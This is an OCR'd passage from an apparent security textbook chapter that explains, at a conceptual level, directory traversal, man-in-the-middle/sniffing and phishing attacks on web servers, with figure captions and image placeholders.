



Figure 13.9: DNS amplification attack



Directory Traversal Attacks

An attacker may be able to perform a directory traversal attack owing to a vulnerability in the code of a web application. In addition, poorly patched or configured web server software can make the web server vulnerable to a directory traversal attack.

The design of web servers limits public access to some extent. Directory traversal is the exploitation of HTTP through which attackers can access restricted directories and execute commands outside the web server's root directory by manipulating a Uniform Resource Locator (URL). In directory traversal attacks, attackers use the dot-dot-slash (../) sequence to access restricted directories outside the web server's root directory. Attackers can use the trial-and-error method to navigate outside the root directory and access sensitive information in the system.

An attacker exploits the web server software (web server program) to perform directory traversal attacks. The attacker usually performs this attack with the help of a browser. A web server is vulnerable to this attack if it accepts input data from a browser without proper validation.





Figure 13.10: Directory traversal attack



Man-in-the-Middle/Sniffing Attack

Man-in-the-middle (MITM) attacks allow an attacker to access sensitive information by intercepting and altering communications between an end user and web servers. In an MITM attack or sniffing attack, an intruder intercepts or modifies the messages exchanged between the user and web server by eavesdropping or intruding into a connection. This allows an attacker to steal sensitive user information, such as online banking details, usernames, and passwords, transferred over the Internet to the web server. The attacker lures the victim to connect to the web server by pretending to be a proxy. If the victim believes and accepts the attacker's request, then all the communication between the user and web server passes through the attacker. In this manner, the attacker can steal sensitive user information.





Figure 13.11: Man-in-the-middle/sniffing attack



Phishing Attacks

Attackers perform a phishing attack by sending an email containing a malicious link and tricking the user into clicking it. Clicking the link will redirect the user to a fake website that appears similar to the legitimate website. Attackers create such websites by hosting their address on web servers. When a victim clicks on the malicious link while believing the link to be a legitimate website address, the victim is redirected to the malicious website hosted on the attacker's server. The website prompts the user to enter sensitive information, such as usernames, passwords, bank account details, and social security numbers, and divulges the data to the attacker. Later, the attacker may be able to establish a session with the legitimate website by using the victim's stolen credentials to perform malicious operations on the target legitimate website.

